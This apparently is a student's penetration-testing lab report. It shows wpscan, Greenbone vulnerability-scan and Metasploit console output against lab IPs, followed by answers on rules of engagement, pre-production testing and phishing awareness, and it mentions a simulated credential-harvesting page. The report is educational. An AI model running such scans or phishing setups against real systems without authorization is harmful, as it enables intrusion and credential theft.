


```
root@KALI: ~  
File Edit View Search Terminal Help  
+ 1 host(s) tested  
(root@KALI)~  
# wpscan --url http://10.13.246.8  
WARNING: Nokogiri was built against libxml version 2.9.10, but has dynamically loaded 2.9.14  
  
WPSec  
WordPress Security Scanner by the WPScan Team  
Version 3.8.14  
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart  
  
[i] Updating the Database ...  
[i] Update completed.  
  
Scan Aborted: The remote website is up, but does not seem to be running WordPress.  
(root@KALI)~  
#
```

2.f




2.j




The screenshot shows the Greenbone Security Assistant (GSA) web interface. The top navigation bar includes links for Dashboards, Scans, Assets, Resilience, SecInfo, Configuration, Administration, and Help. The main dashboard area displays three charts: a pie chart for 'N/A', a line chart for 'Results per Host', and a pie chart for 'Running' (1). Below the charts is a table with columns: Name, Status, Reports, Last Report, Severity, Trend, and Actions. The table contains one entry: 'Immediate scan of IP 10.11.108.164' with a status of '0 %' and 1 report. The bottom status bar shows the user is 'root@KALI: ~' and the system is '67°F Mostly clear'.

2.k



The screenshot shows the Greenbone Security Assistant (GSA) web interface. The top navigation bar includes links for Dashboards, Scans, Assets, Resilience, SecInfo, Configuration, Administration, and Help. The main dashboard area displays three charts: a pie chart for 'N/A', a line chart for 'Results per Host', and a pie chart for 'Requested' (1). Below the charts is a table with columns: Name, Status, Reports, Last Report, Severity, Trend, and Actions. The table contains two entries: 'Immediate scan of IP 10.11.108.164' with a status of 'Done' and 1 report, and 'Immediate scan of IP 10.13.246.8' with a status of 'Requested' and 1 report. The bottom status bar shows the user is 'root@KALI: ~' and the system is '67°F Mostly clear'.

2.l



Greenbone Security Assistant

Report Sun, Sep 6, 2026 1:41 AM UTC

ID: 57f4495d-06b6-4fe6-aca5-e4947efa50b3 Created: Sun, Sep 6, 2026 1:41 AM UTC Modified: Sun, Sep 6, 2026 1:46 AM UTC Owner: admin

Information	Results (3 of 33)	Hosts (1 of 1)	Ports (2 of 2)	Applications (4 of 4)	Operating Systems (1 of 1)	CVEs (1 of 1)	Closed CVEs (0 of 0)	TLS Certificates (1 of 1)	Error Messages (0 of 0)	User Tags (0)
-------------	-------------------	----------------	----------------	-----------------------	----------------------------	---------------	----------------------	---------------------------	-------------------------	---------------


Vulnerability

Severity	QoD	Host IP	Name	Location	Created
10.0 (High)	97 %	10.11.108.164	Report outdated / end-of-life Scan Engine / Environment (local)	general/tcp	Sun, Sep 6, 2026 1:42 AM UTC
5.9 (Medium)	98 %	10.11.108.164	SSL/TLS: Report Weak Cipher Suites	3389/tcp	Sun, Sep 6, 2026 1:45 AM UTC
2.6 (Low)	80 %	10.11.108.164	Weak MAC Algorithm(s) Supported (SSH)	22/tcp	Sun, Sep 6, 2026 1:45 AM UTC

(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort=reverse=severity)

Greenbone Security Assistant (GSA) Copyright (C) 2009-2023 by Greenbone AG. www.greenbone.net

2.m



Greenbone Security Assistant

Summary

This script checks and reports an outdated or end-of-life scan engine for the following environments:


- Greenbone Community Edition
- Greenbone Free (formerly Greenbone Enterprise TRIAL, Greenbone Security Manager TRIAL / Greenbone Community Edition VM)

used for this scan.


NOTE: While this is not, in and of itself, a security vulnerability, a severity is reported to

Greenbone Security Assistant (GSA) Copyright (C) 2009-2023 by Greenbone AG. www.greenbone.net

2.n



2.0



2.p

4.3. Appendix C – Exploitation Phase

1. Based on your pen testing experience gained in this lab, what can you do to ensure that your client organization incorporates pen testing as part of its implementation procedures or security awareness program to ensure optimum internal or external security?

Based on what was done in this lab, penetration testing should be made a regular part of an organization's security process instead of only being done when there is a security problem. Testing should be performed before new systems are put into production and then repeated on a bi-annual schedule or another pre-determined timeframe. The lab showed how information found during the discovery and scanning stages can be used during the exploitation phase to see if a vulnerability can actually be used to gain access to a system.

Penetration testing should also be used as part of security awareness training. The phishing exercise in the lab showed that an attacker does not always need to exploit a technical vulnerability to gain information. Employees can also be a target. Making penetration testing a regular requirement and using the results to improve security policies and employee training would help the organization find problems before a real attacker does. If there is any doubt an organization has about implementing pen testing as a regular part of their security procedures, this example should be proof enough how easy it could be for an attacker to gain information.

2. Assuming you are a member of a pen testing team, and you identify vulnerabilities and exploits in your client's network, should you obtain written permission prior to compromising the known vulnerability? Why or why not in terms of rules of engagement?

Yes, written permission should be obtained before attempting to exploit a vulnerability. Just because a penetration tester finds a vulnerability does not mean they have permission to use it. The rules of engagement should explain what systems can be tested, what types of attacks are allowed, and what is outside the scope of the test and the rules of engagement should be followed.

This is important because exploitation can potentially cause problems with a system or affect users. This could affect the organization's production and cause harm to their business. The lab included activities involving exploits, payloads, listeners, and phishing, but it was made clear that some of these activities were outside the scope of the lab. Getting written authorization protects both the client and the penetration testing team. If a vulnerability is found but exploiting it was not included in the original rules of engagement, the tester should get approval before continuing.

3. As a cybersecurity consultant, you were part of a team hired to conduct pen testing to evaluate the security of your client's IT infrastructure. Why is it critical to perform pen testing on the internal network of your client prior to production implementation?


Testing the internal network before a system goes into production is important because it gives the organization a chance to find and fix security problems before a real attacker can take advantage of them. A system may look secure in development, but it can still have weaknesses. Internal testing can find things such as vulnerable services, poor configurations, weak security controls, or systems that should not be accessible.

The lab focused on testing an internal network and using vulnerabilities discovered during the earlier phases to attempt exploitation. This shows why testing before production is important. If a vulnerability can be successfully exploited during testing, the organization can fix it before the system is available to actual users and attackers. It's better to find these problems prior to implementation rather than after the system has been released to production and potentially compromised.

4. Assuming you received an email from your boss asking you to urgently click a link in the email or asking for your sensitive data such as credit card information. What will you do as a matter of urgency needing immediate response? Describe your approach.

The first thing to do before clicking any link or providing any information would be to stop and verify the email. You need to carefully look at the name of the sender, any misspellings in the email address, or the URL path of the link. An email asking for sensitive information or telling someone to take immediate action could be a phishing attempt. The sender's address, wording of the email, and link should be checked for anything that seems unusual. Sensitive information should not be provided until the request has been confirmed.

The phishing exercise in the lab demonstrated how easy it can be for someone to enter their credentials into a fake login page without realizing what is happening. The lab used the Social-Engineer Toolkit to create a fake login page and capture the information entered by the simulated victim. The safest approach would be to contact the boss through another trusted method, such as a phone call or in person, and confirm that the request is legitimate. If the email is suspicious, it should be reported to the IT or security team and kept as evidence for further investigation. This would help prevent a phishing email from turning into a bigger security incident.



```

root@KALI: ~
File Edit View Search Terminal Help

https://metasploit.com


=[ metasploit v6.0.30-dev                                ]
+ -- ==[ 2099 exploits - 1129 auxiliary - 357 post        ]
+ -- ==[ 596 payloads - 45 encoders - 10 nops            ]
+ -- ==[ 7 evasion                                         ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

msf6 >

```

3.a



```

root@KALI: ~
File Edit View Search Terminal Help

https://metasploit.com

=[ metasploit v6.0.30-dev                                ]
+ -- ==[ 2099 exploits - 1129 auxiliary - 357 post        ]
+ -- ==[ 596 payloads - 45 encoders - 10 nops            ]
+ -- ==[ 7 evasion                                         ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x


msf6 > man msfconsole
[*] exec: man msfconsole

msf6 > db_status
[*] postgresql selected, no connection

msf6 >

